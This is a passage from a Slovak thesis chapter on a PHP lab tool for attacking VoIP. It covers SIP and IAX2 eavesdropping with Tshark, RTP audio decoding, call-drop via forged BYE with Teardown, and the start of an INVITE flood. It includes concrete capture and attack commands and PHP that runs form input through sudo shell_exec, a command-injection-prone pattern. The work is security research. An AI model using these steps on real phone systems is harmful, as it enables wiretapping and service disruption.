Pretože útoky sú vykonávané z aplikačnej vrstvy cez webové rozhranie, tak opis každého z útokov zodpovedá kombinácií vzťahov webového servera Apache s príkazovým riadkom linuxu určeným pre programy vykonávajúce dané útoky na príslušnej vrstve. Ku každému z útokov v práci navrhujem aj metódu zabezpečenia, ktorá nasleduje hneď za daným útokov. V prvej časti opíšem útoky odpočúvaním pre jeden SIP hovor, viacero SIP hovorov a jeden IAX2 hovor medzi účastníkmi. V duhej časti sa venujem útokom presmerovaním a v tretej časti je analyzovaný útok na ukončenie spojenia. Ako doplnkovú kapitolu som zaradil stručný popis zisťovania a skenovania voľných IP adries a portov na ústredni.

6.1 Analýza útokov odpočúvaním

Útoky odpočúvaním, v anglickej literatúre označované ako „*Eavesdrop attacks*“ predstavujú významný druh útokov proti VoIP sieťam, pretože sa pomocou nich zachytáva dôležitá a hlavne obsahová stránka hlasového dátového toku. Hlavným účelom tohoto útoku je zachytiť jeden prípadne viac hovorov medzi úžívateľmi, ktoré sa uložia vo forme súboru **.pcap**, z ktorého je možná ich následná analýza a dekódovanie zvukového záznamu do formátu **.raw** vhodného pre niektorý z audio prehrávačov (napr. Audacity). Samozrejme je môžné využiť rôzne voľne dostupné programy (napr. VoIPong), ktoré obchádzajú vytvorenie .pcap súboru a zachytené hovory na sieťovom médiu priamo konvertujú napríklad do formátu **.wav**. Táto práca je však venovaná analýze a spracovaniu

zachyteného hovoru cez súbory s príponou **.pcap**. Zachytávanie je vykonávané pre dva vybrané VoIP protokoly a to: SIP a IAX2. Protokol SIP využíva na prenos hlasového toku transportný porotokol RTP pracujúci na UDP. Pretože signalizácia a dátový tok sú v prípade SIPu oddelené, tak existujú aj dve skupiny portov, ktorými sú odlíšené. Pri volaní cez SIP sa na signalizáciu obvykle užívateľovi prideľuje port 5060 (prípadne 5061 SIP-TLS). Na dátový tok je pre RTP východzia hodnota portu 8000 na strane užívateľa. Ústredňa ma spravidla iný port. Druhý skúmaný VoIP protokol IAX2 používa na rozdiel od SIPu jeden štandardizovaný port 4569, ktorý sa využíva na signalizáciu aj prenos dátového obsahu. Ako transportný protokol je využitý UDP.

6.1.1 Útok odpočúvaním pre jeden SIP hovor

Tento útok spočíva v zachytení jedného SIP hovoru medzi 2 účastníkmi. Pri zachytávaní hovoru je možné vo webovom rozhraní vybrať si z niekoľkých možností. Je možné zacyhtiť kompletný SIP/RTP hovor, alebo len signalizačnú časť. Postup pre užívateľa je nasledovný:

a) Výber protokolov – možnosť vybrať SIP/RTP alebo len SIP
b) Výber rozhrania, na ktorom prebehne zachytávanie paketov
c) Výber časového intervalu pre zachytávanie – k dispozícii sú hodnoty 20, 40, 60, 120 a 180 sekúnd, ktoré sú nastavené ako pevné

Po zvolení kombinácie (napr. SIP/RTP a 60 sekúnd) užívateľ stlačením tlačidla **Start** spustí zachytávanie SIP paketov tým, že na server je odoslaný HTML formulár s vyplnenými dátami, ktoré sa načítajú do PHP skriptu s názvom ***conduct-attack2.php***, ktorý následne vykoná požadované operácie. Tie v tomto prípade použijú program *Tshark* a funkciu ***display_call***, ktorej obdoba je využitá aj pri ostatných útokoch a má nasledujúcu formu:

```
function display_call($command) {
   $c = $command . " 2>&1";
   echo "<br /><pre>$c</pre><br />";
   flush();
    $output = shell_exec($c);
   echo "<pre>$output</pre>";
                                }
```

Znaková postupnosť `2>&1` sa automaticky pridáva za každý príkaz programov *Tshark*, *Inviteflood* a *Teardown* a predstavuje presmerovanie chybovej hlášky vždy tam, kde je

presmerovaný štandardný výtup. Táto postupnosť je pridaná teda vždy za definovaný príkaz vnútri funkcie ***display_call*.** Celý reťazec je vykonávaný v príkazovom riadku cez príkaz ***shell_exec***, ktorý vracia kompletný výstup ako reťazec hodnôt. Argument funkcie ***display_call*** môže byť nasledovný:

```
display_call("sudo tshark -i $interface -a duration:$time -w
/var/www/captures/eavesdropsiprtp.pcap -s3000 udp")
```

Uvedená syntax predstavuje parametre programu *Tshark*, ktoré je potrebné definovať pre uskutočnenie zachytenia potrebných dát. V tomto prípade sa do premennej **$interface** uloží hodnota rozhrania ppp0 a do premennej **$time** čas definovaný vo webovom rozhraní. Zachytený súbor je následne uložený do zvoleného priečinka odkiaľ k nemu môžeme pristupovať a čítať z neho potrebné údaje. Pred samotný príkaz je potrebné pridať administratívny príkaz **sudo,** ktorý je potrebný z toho dôvodu, že *Tshark* ako aj ostatné programy v použité v práci vyžadujú administrátorské oprávnenia. Pomocou PHP príkazu **echo** sa do prehliadača zobrazia hlásenia o úspechu alebo neúspechu daného zachytávania a ďalšie prípadné pokyny pre užívateľa. Všetky parametre skriptu sú spracovávané metódou **POST**, ktorá sa stará o odoslanie dát na server a interpretovanie ich návratovej hodnoty. Celý proces sa užívateľovi zobrazí v tom istom okne odkiaľ spustil zachytávanie a to pomocou vnoreného rámca tzv. **iframe**, ktorý sa do okna prehliadača načíta po spustení zachytávania.

Zobrazenie zachytených údajov

Táto časť slúži na výber informácie, ktorú chceme z daného súboru zobraziť a prípadne použiť. Sekcia ***Zobrazenie správ*** poskytuje možnoť zobrazenia **SIP** alebo **RTP** správ. Rozdiel je v tom, že ak užívateľ zvolil zachytávanie protokolu SIP bez RTP obsahu, tak by mal v menu ***Zobrazenie správ*** zvoliť možnosť ***len SIP info*** a následne sa mu zobrazia signalizačné správy (ich počet, obsah a parametre, trvanie hovoru), ktoré sa načítajú zo zachyteného súboru **siponly.pcap**. Pre útok odpočúvaním to však má len informačný charakter. **RTP** dáta reprezentujú hlasový stream a sú ukladané do súboru **siprtp.pcap** v prípade zvoleného SIP/RTP zachytávania. Následne dekódovanie RTP dát je podstatou tohto útoku. Okrem toho je z nich možné vyčítať informácie o IP adresách účastníkov, použitých UDP portoch, či hodnoty ako **jitter** alebo **lost.** Príklad výstupu pre obidve možnosti je uvedený na obrázkoch **Obr. 6.1** a **Obr. 6.2**.

```
Number of SIP messages: 6
Number of resent SIP messages: 0

SIP Status Codes in reply packets
 SIP 180 Ringing :    1 Packets
 SIP 200 OK      :    2 Packet
 INVITE          :    1 Packets
 ACK             :    1 Packets
 BYE             :    1 Packets

192.168.10.80 -> 192.168.10.244 SIP/SDP 986 Request: INVITE
sip:700@192.168.10.244:5060;
rinstance=50a6f244bef9fafe;transport=UDP, with session description
192.168.10.244 -> 192.168.10.80 SIP 483 Status: 180 Ringing
192.168.10.244 -> 192.168.10.80 SIP/SDP 880 Status: 200 OK

192.168.10.80 -> 192.168.10.244 SIP 523 Request: ACK sip:700@192.168.10.244:5060;
192.168.10.244 -> 192.168.10.80 SIP 528 Request: BYE sip:710@192.168.10.15
192.168.10.80 -> 192.168.10.244 SIP 547 Status: 200 OK
```

Obr. 6.1: Ukážka správ SIP pri útoku odpočúvaním

```
=================================================================
      Src IP addr  Port     Dest IP addr    SSRC         Payload
 192.168.10.244   8000    192.168.10.80   0xC5D37C86    G.711 PCMA
 192.168.10.80    18432   192.168.10.244 0x73E3F5FE     G.711 PCMA
=================================================================
```

Obr. 6.2: Ukážka správy protokolu RTP pri útoku odpočúvaním

Zo záznamov je v prvom prípade možné pozorovať zachytený počet SIP správ, ktorých jev tomto prípade 6. Chýba tu správa **100 Trying**, pretože hovor bol vyzdvihnutý okamžite. Ďalej je možné pozorovať, že iniciátorom spojenia nebol účastník, u ktorého bol realizovaný útok (IP adresa účastníka **A** 192.168.10.244), ale iný účastník spojenia. V tomto prípade preberá úlohu sprostredkovateľa server **proxy** (IP 192.168.10.80). Má za úlohu preposielať SIP správy medzi jednotlivými účastníkmi. Útočník teda v paketoch nezachytí zdrojovú IP adresu účastníka pripojeného za proxy serverom, ale len IP adresu proxy servera. Hovor je ukončený správou **BYE**, ktorú iniciuje účastník **A**. Tu vidíme, že druhý účastník má klapku **710** a adresa je ďalej doplnená o IP proxy servera. Na záver už len účastník **B** potvrdí ukončenie hovoru správou **200 OK**. Z druhého obrázku je možné pozorovať, že účastník **A** komunikoval využitím základného RTP portu 8000, pričom účastníkovi **B** bol pridelený port 18432 ústredňou. Dôležitá je hodnota parameteru **SSRC**, ktorá reprezentuje zdroj synchronizácie a pre každú RTP reláciu je jedinečná a volená náhodne. V prípade jedného hovoru dvoch účastníkov je vygenerovaná práve jedna takáto hodnota pre každý zdroj (IP adresu). Účastník **B** však disponuje inou hodnotou ako je na obrázku (0x73E3F5FE), pretože proxy server si vygeneruje vlastné SSRC. Dôležitý je

poznatok, že hodnota SSRC slúži na dekódovanie hovoru, ktorý je opísaný v nasledujúcej časti. Výpis SIP správ zo zachyteného súboru **siprtp1.pcap**, ktorý je obsahom priloženého CD je uvedený v prílohe **A.1**.

Dekódovanie hovoru

Dekódovanie hovoru je pri VoIP možné riešiť viacerými spôsobmi. Existuje rada programov ako napríklad *VoIPong* alebo *vomit*, ktoré dokážu zachytené hovoru hovory uložiť priamo do formátu **wav**. V prípade ak je potrebná špecifická analýza paketov aj na iné účely, tak ako aj v tejto práci, potom je vhodné použiť niektorý z komplexnejších sieťových analyzátorov. Pri dekódovaní zvukovej stopy v tejto práci je znovu použitý program *Tshark*, ktorý disponuje možnosťou prevodu zachyteného **.pcap** súboru do výsledného zvukového formátu, ktorý má v koncovku **.raw**. Tento súbor je následne možné prehrať niektorým so špecializoavných prehrávačov (napr. Audacity), ktoré ponúkajú import a aj následnú úpravu kvality zvukového záznamu. *Tshark* rozdelí prijatý RTP dátový tok na príchodzí (*inbound*) a odchodzí (*outbound*) smer, ktorý je potrebné dekódovať každý samostatne s vlastnou hodnotou synchronizačného zdroja **SSRC**. K dekódovaniu je možné pristúpiť ihneď po dokončení zachytávania.

Pred samotným spustením dekódovania sa overí podmienka pre dĺžku zadaného reťazca (hodnoty SSRC) pomocou funkcie ***strlen()***, ktorá je v tomto prípade nastavená na maximálny počet znakov 12. V prípade zadania príliš dlhej postupnosti vypíše chybovú hlášku. Dekódovanie je možné realizovať hneď po zachytení dát alebo prípadne neskôr z hlavného menu.

V aplikácii *„VoIP Hacks using PHP“* je riešenie tejto úlohy realizované nasledovným spôsobom:

- V priečinku */var/www/captures* je uložený zacyhtený súbor. **siprtp.pcap**.
- Užívateľ stlačením tlačidla **Decode** zobrazí zacyhtené správy RTP tohoto súboru a k nim priradené hodnoty parametra **SSRC**.
- V prvom riadku, ktorý obsahuje port **8000** sa vyskytuje hodnota SSRC, ktorá je priradená k účastníkovi **A** (IP adresa 192.168.10.244) a v druhom riadku je hodnota portu **18432**, ku ktorej je priradená iná hodnota SSRC a reprezentuje SIP proxy server, ktorý v tomto prípade zastupuje účastníka **B** v zachytenej komunikácii (IP

adresa 192.168.10.80).

- Pre dekódovanie odchádzajúceho *(Outbound)* hovoru sa využije hodnota SSRC pri porte **8000**, pre dekódovanie časti prichádzajúcej od druhého účastníka sa použije hodnota SSRC pri porte **18432**.

Dekódovanie vykonávajú funkcie *display_rtp* a *display_rtp1* obsiahnuté v rámci PHP funkcie *conduct-attack3-1.php* a *conduct-attack3-2.php*. Obsahujú nasledovný príkaz programu Tshark:

```
decode_rtp ("sudo tshark -n -r /var/www/captures/siprtp.pcap -R rtp -R 'rtp.ssrc == $ssrc' -T fields -e rtp.payload | tee payloads");
decode_rtp1 ('for payload in `cat payloads` ; do IFS=:; for byte in $payload; do printf "\\x$byte" >> '.$ssrc.'.raw;done;done');
```

Uvedené prikazy vykonajú načítanie súboru **siprtp.pcap** , selekciu zadaného zdroja dekódovania **SSRC**, ktorý sa z HTML formuláru uloži do premennej **$ssrc**, ktorá sa nachádza vo filtri zostavenom programom *Tshark*. Ďalej program podľa hodnoty SSRC hľadá jednotlivé RTP pakety a metódou **disekcie** postupne "vysekne" z daného paketového toku len audio dáta, ktoré následne uloží vo formáte **.raw** do priečinku */var/www/audio* pod názvom hodnoty SSRC, čiže napríklad **0xC5D37C86.raw**. Skript pre dekódovanie je uvedený v prílohe **A.2**.

6.1.2 Útok odpočúvaním viacerých SIP hovorov

Tento útok sa zameriava na analýzu viacerých zachytených hovorov používajúcich protokol SIP. Principálne je postup rovnaký ako pre jeden hovor, analýza zachytených dát však zväčša býva zložitejšia a kvalita dekódovaného hovoru sa môže líšiť. Pretože chceme zachytávať viac hovorov v reálnom čase bolo nutné zvoliť aj možnosť manuálneho vloženia doby počas ktorej chceme na príslušnom médiu zachytávať pakety. Horná hranica je stanovená na 900 sekúnd. Táto hodnota je len experimentálna a je môžné ju v kóde jednoducho zmeniť. Zvolená bola s ohľadom na vysoký počet datagramov, ktoré sú počas dlhého hovoru zaznamenané, čím sa zväčšuje celková veľkosť súboru .pcap, ktorá môže byť až njekoľko 100 megabajtov. V menu aplikácie užívateľ môže zvoliť zachytávanie kominácie SIP/RTP alebo len SIP komunikácie. Pretože sa aplikácia zameriava na dekódovanie hlasových dát (RTP), tak v ďalšom postupe bude opísaná táto možnosť voľby.

Zachytávanie dát

V tejto časti užívateľ zadá časový interval, vyberie požadovaný protokol (SIP/RTP) a spustí zachytávanie na paketov na príslušnom médiu (narp. rozhranie **ppp0**). Prerušenie zachytávania je možné kedykoľvek v pribehu operácie a to jednoduchým zatvorením okna prehliadača. Časový interval je definovaný podmienkou:

```
if ($_POST['time'] > 0 && $_POST['time']<900)
    $time =  $_POST['time'];
else
    $time = 30;
```

Z podmienky vyplýva, že zadaná hodnota vyššia ako 900 sekúnd spustí zachytávanie s tzv. *default* hodnotou časovača nastavenou na 30 sekúnd. Zachytený súbor je po dokončení (prípadne prerušení) uložený do priečinku */var/www/captures* tentokrát pod názvom **siprtpeavesdropm.pcap.** Zachytávanie vykonáva tak ako pri predchádzajúcom útoku odpočúvaním jedného hovoru funkcia *display_call*, ktorej argumentom je príkaz programu *Tshark* a ten je nasledovný:

```
display_call("sudo tshark -i $interface -a duration:$time -w
/var/www/captures/siprtpeavesdropm.pcap -s20000 udp")
```

Ihneď po dokončení útoku je možné spraviť analýzu zachytených dát. Užívateľ si môže zobraziť parametre jednotlivých hovorov alebo môže pristúpiť priamo ku dekódovaniu. Podľa toho akú možnosť si zvolí je následne presmerovaný do nového okna. Ak zvolí užívateľ zobrazenie prebehnutých hovorov kliknutím na pole **Info**, tak sa zmení argument funkcie *display_call*, ktorá teraz bude vyzerať nasledovne:

```
display_call("sudo tshark -r
/var/www/captures/siprtpeavesdropm.pcap -q -z conv,udp");
```

Výstup z tejto funkcie do prehliadača v nasledovnej forme ne na Obr. 6.3:

```
================================================================================================
                                        UDP Conversations
                                              Filter:
                                                    |  Total  |
                                                | Frames Bytes |  Rel. Start     |  Duration   |
          192.168.10.242:25240 <-> 192.168.10.80:17360     589  127056  58.511408000     6.9647
        192.168.10.242:27466 <-> 192.168.10.80:15516       534  115176  43.417422000     5.9474
        192.168.10.242:22940 <-> 192.168.10.80:18018       405  87312   23.630876000     8.1377
        192.168.10.242:sip   <-> 192.168.10.80:sip          35  17382   0.000000000      71.8706
================================================================================================
```

Obr. 6.3: Informácie o hovoroch SIP

Dekódovanie hovoru

Pretože týmto útokom je analyzovaných viacero prijatých hovorov, tak aj počet hodnôt **SSRC** rastie. Ku dekódovaniu je v tomto prípade možné pristúpiť hneď po zachytení a to zvolením možnosti **Decode**, ktorou sa zobrazia potrebné RTP zdroje SSRC priradené ku každému z hovorov. SSRC aj RTP hodnoty sú volené náhodne a v jednom dátovom toku by sa nemali opakovať. Užívateľ zadá jednu z vybratých hodnôt do formulára, ktorý následne spustí dekódovanie ako je naznačené na **Obr. 6.4**.

Obr. 6.4: Dekódovanie hovorov SIP

Po dekódovaní je užívateľ informovaný o tom, že proces prebehol úspešne a súbory boli uložené do cieľového adresára */var/www/audio*, v tomto prípade pod označením **0x73E3F5FE.raw**. Ak zadaná hodnota SSRC neexistuje, tak síce prebehne konverzia s touto hodnotou, ale nevytvorí sa žiadny výstupný audio súbor. Výpis RTP správ pre útok odpočúvaním viacerých hovorov je možné nájsť v zozname príloh časti A.2.

6.1.3 Útok odpočúvaním IAX2

Zachytávanie dát protokolu IAX2 prebieha podobným spôsobom ako pri protokole SIP. Rozdiel je v tom, že IAX2 prenáša signalizáciu aj dáta pod jedným spoločným portom (obvykle pot 4569). Ďalšou vlastnosťou IAX2 je to, že dekódovanie hovoru terminálovými aplikáciami v linuxe nie je jednoduchá záležitosť a preto sa táto práca nezaoberá extrahovaním zvukovej stopy zo zachytených dát protokolu IAX2. Zachytávanie na médiu je rovnako ako v prípade protokolu SIP realizované programom *Tshark* a aj samotný filter je v podstate identický až na hodnotu portu a vyzerá nasledovne:


```
display_calliax2("sudo tshark -i $interface -a duration:$time -w
/var/www/captures/iax.pcap udp and port 4569");
```

Výsledný zachytený súbor obsahuje pomerne veľké množstvo paketov, pretože signalizačné aj dátové správy sú zhrnuté v jedno toku. Zobrazenie údajov o hovore (adresy účastníkov, dĺžka hovoru) je možné pomocou funkcie *display_calliax2info*, ktorá ma ako argument znovu príkaz programu *Tshark* a to:

```
display_calliax2info("sudo tshark -r /var/www/captures/iax2.pcap -q -z conv,udp");
```

Ďalej je možné zobraziť všetky vymenené správy pričom prvé správy sú vždy signalizačné ako napríklad: **CALLTOKEN, NEW, ATUHREG, AUTHREP, ACK** či iné.

Na prehratie zvukového záznamu sa odporúča využiť grafické rozhranie programu *Wireshark*, ktoré obsahuje vstavanú funkciu dekódovania pre rôzne VoIP protokoly. Treba však poznamenať, že Wireshark aktuálne pre IAX2 podporuje dekódovanie hovoru za predpokladu použitia kodeku **G.711** (PCM). Hovor je možné vo Wiresharku nájsť a dekódovať nasledovným spôsobom:
Telephony → VoIP Calls → Player → Decode. Cez položku *Flow* je možné zostaviť graf jednotlivých signalizačných správ ako je zobrazené na **Obr. 6.5**.



Obr. 6.5: IAX2 správy v programe Wireshark

Ako je z obrázku vidieť, IAX2 si oproti protokolu SIP preposiela viac typov signalizačných správ, ktoré sú však obsahovo menšie a v konečnom dôsledku sa pri protokole IAX2 prenáša menej dát a dochádza k určite úspore prenosovej kapacity.

6.2 Prerušenie hovoru – Call drop attack

Tento útok patrí do rodiny MiTM útokov, ktoré majú za úlohu čiastočné alebo úplné prerušenie služby medzi účastníkmi hovoru. Prerušenie hovoru patrí k tým, pri ktorých je hovor násilne ukončený. V práci je útok zameraný proti protokolu SIP. Samotný útok je vykonávaný programom *Teardown BYE*, ktorý bol napísaný v jazyku Python a má pomerne jednoduchú príkazovú syntax. Ako z názvu vyplýva, tak cieľom útoku je vytvoriť správu *BYE*, ktorú následne odošleme volajúcej protistrane, musí však obsahovať niektoré povinné polia ako:

- **Interface -** sieťové rozhranie (napr. eth0, ppp0), ktoré si užívateľ volí z ponuky
- **Extension** – klapka, ktorú používa účastník v danom kontexte Asterisku
- **SIP proxy** – IP adresa servera proxy, obvykle v paketoch uvedená aj ako zdrojová IP adresa účastníka
- **Target IP –** cieľová IP adresa účatníka (v tomto prípade rovnaká ako SIP proxy)
- **Call ID** – identifikátor hovoru, hodnota býva uvedená napríklad v správe INVITE
- **From Tag –** hodnota tagu prichádzajúceho hovoru (zachytená v SIP 200 OK)
- **To tag –** hodnota tagu volanej strany, ktorá sa vygeneruje po prevzatí hovoru volanou stranou

Program *Teardown BYE* má teda nasledujúcu postupnosť vstupných parametrov:

```
teardown <interface> <extension> <SIP proxy> <Target
IP> <Call ID hovoru>  <From Tag> <To tag>
```

Získanie týchto údajov je podmienkou pre správne fungovanie programu. Znovu je preto potrebné spustiť zachytávanie prichádzajúcich SIP paketov, z ktorých sú najdôležitejšie správy **INVITE** a **200 OK**. Zo správy INVITE je potrebné potom vyčítať parameter **Call ID** a **klapku** (extension), prípadne zdrojovú a cieľovú IP adresu. Pretože je nepravdepodobné, že v prichádzajúcich paketoch sa podarí zachytiť priamo IP adresu volajúcej strany (v tomto prípade IP 192.168.10.242), tak je tento útok realizovaný cez SIP

proxy server, ktorého IP adresa sa zobrazuje v zachytených správach ako zdrojová. Aby útok mohol byť vykonaný úspešne je potrebné získať ešte paramere tagov **From** a **To.** Tie sú obsiahnuté v správe **200 OK**, ktorou volaná strana potvrdzuje prijatie hovoru. Principiálne je možné všetky potrebné parametre vyfiltrovať priamo zo správy 200 OK.

Realizácia útoku prerušením hovoru bude v ďalšej časti popísaná na príklade, ktorého zdrojový súbor **sipdrop4.pcap** je súčasťou priloženého CD. Na zachytenie potrebných správ bolo potrebné upraviť filter programu *Tshark* nasledovným spôsobom:

```
display_call('sudo tshark -i ppp0  duration:60 -c 5 -f "udp
port 5060" -w /var/www/captures/sipdrop.pcap');
```

Parametre rozhranie, trvanie zachytávania a SIP port boli nahradené zvolenými hodnotami. Zachytávaný je hovor, ktorý používa SIP port 5060. V aplikácii si užívateľ môže vybrať z ponuky 3 SIP portov (5060, 5061, 5062). Žiaden z klientov nepoužíva server STUN, pretože sú na rovnakej lokálnej sieti. Zachytávanie potrebných dát (5 SIP správ) vychádza z predpokladu postupnosti SIP správ na testovanej Asterisk ústredni a to v poradi INVITE, RINGING, TRYING, 200 OK a ACK. Je možné nastaviť samozrejme zachytenie väčšieho počtu správ, pretože ústredňa môže vyžadovať registráciu užívateľa správou REGISTER, prípadne iné správy, ktoré sú v toku zaradené pred správu 200 OK**.**

Selekcia potrebných parametrov

Zo zachyteného paketového súboru **sipdrop.pcap** bolo potrebné získať vyššie popísané hodnoty parametrov, ktoré sa následne doplnili za príkaz *sudo teardown*. Pretože súbory **.pcap** nie sú priamo textovou formou bolo potrebné **sipdrop.pcap** uložiť do poľa hodnôt **CSV** oddelených čiarkou a pomocou PHP funkcií *explode* a *str_getcsv* hodnoty z tohto súboru extrahovať. Ukážka použitia týchto funkcií sa nachádza v prílohe **B.1** tejto práce. Pretože je zachytávanie zamerané na správu SIP 200 OK, tak aj tieto funkcie očakávajú, že daný **.pcap** súbor bude túto správu obsahovať. V prípade ak sa tak nestane vypíše sa užívateľovi chybová hláška. Získané hodnoty sa načítali do pripraveného HTML formuláru nasledovným spôsobom:


```
<input type="text" name="extension" value="<?php echo
htmlspecialchars("$ext[0]") ?>"/>
<input type="text" name="proxy" value="<?php echo
htmlspecialchars("$proxy[1]") ?>"/>
```

```
<input type="text" name="ip" value="<?php echo
htmlspecialchars("$csvdata[0]") ?>"/>
<input type="text" name="callID" value="<?php echo
htmlspecialchars("$csvdata[5]") ?>"/>
<input type="text" name="from" value="<?php echo
htmlspecialchars("$csvdata[4]") ?>"/>
<input type="text" name="to" value="<?php echo
htmlspecialchars("$csvdata[1]") ?>"/>
```

Po načítaní sa do jednotlivých polí sa doplnili nasledovné hodnoty:

- **Call party extension –** hodnota klapky 720
- **Target Proxy IP –** IP adresa 192.168.10.80
- **Target Source IP -** IP adresa 192.168.10.80 (rovnaká ako IP proxy servera, pretože zdrojom volania bol účastník **B** pripojený za týmto serverom)
- **Target Source Call ID –** hodnota tohto parametra bola 0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80
- **From tag –** hodnota as09b99693
- **To tag –** hodnota 1662512002

Úspešné načítanie znamená, že boli vyplnené všetky polia formuláru. V tomto prípade sa tak stalo a po zvolení rozhrania bolo potrebné stlačenie tlačidla **Submit** na odoslanie skriptu ***teardown1.php***, ktorý spracoval dáta z HTML formuláru a predal potrebné údaje programu *Teardown*, ktorý okamžite vygeneroval a odoslal správu BYE. Táto správa ukončila spojenie pre účastníka **B**. Účastník **A**, ktorého IP adresa v tomto prípade nefiguruje však o ukončenom spojení nevie a preto neodošle ústredni správu 200 OK potvrdzujúcu štandardné ukončenie spojenia. Výstup z debugovacieho VoIP klienta Yate na účastníckej stanici **A** je možné pozorovať na obr. 6.6. Spojenie je však ukončené, pretože druhá stanica prijala správu BYE a ukončila hovor.



Obr. 6.6: VoIP klient Yate s debugovacím oknom

Tento záznam hovorí o tom, že hoci spojenie medzi dvomi účastníkmi už ďalej neprebieha, tak klient Yate pracujúci pod užívateľom **A**, na ktorý nebol útok smerovaný stále eviduje prebiehajúce spojenie ako aktívne.

Donútenie klienta Yate, aby ukončil spojenie v tomto prípade by mohlo byť docielené zmenou parametrov zdrojovej IP adresy a klapky. Nakoľko je hovor prerušený aj týmto aj bez tejto zmeny je táto voľba len doplnkovým riešením pre prípadný rozvoj aplikácie.

6.3 Záplava volaním – INVITE flood attack

Tento útok je charakteristickým predstaviteľom skupiny DoS útokov, pretože čiastočne alebo úplne užívatelom naruší práve prebiehajúci hovor, či môže dôjsť k výrazne nižšej až nulovej kvalite spojenia. V aplikácii „*VoIP Hacks using PHP*“ je tento útok vykonaný spoluprácou programov *Tshark* a *INVITE flooder*. Tak ako aj pri predchadzajúcich útokoch je je potrebné zachyťit určitý typ správy, ktorej parametre sú využité pri útoku. V tomto prípade je nevyhnutné zachytiť niektorú zo správ INVITE, TRYING, RINGING, OK alebo ACK. Aplikácia sa zameriava na prvé tri spomenuté, pretože zahltenie cieľového uzla je možné aj v prípade ak komunikujúce strany aktuálne spolu nevolajú. Miera zahltenia je daná počtom a intenzitov vysielaných správ INVITE, ktorú si určuje užívateľ. V práci je maximálna hodnota obmedzená na 1 milión SIP INVITE správ.

Priebeh útoku je znovu popísaný formou realizovaného príkladu a je v mnohom podobný útoku na **prerušenie hovoru**. Na zachytávanie bolo potrebné, aby užívateľ vyplnil vstupné údaje:

- **Rozhranie –** na výber z rozhraní ppp0, eth0 a wlan0
- **SIP port –** k dispozícii sú hodnoty 5060, 5061, 5062
- **Časový interval –** maximálne do 900 sekúnd

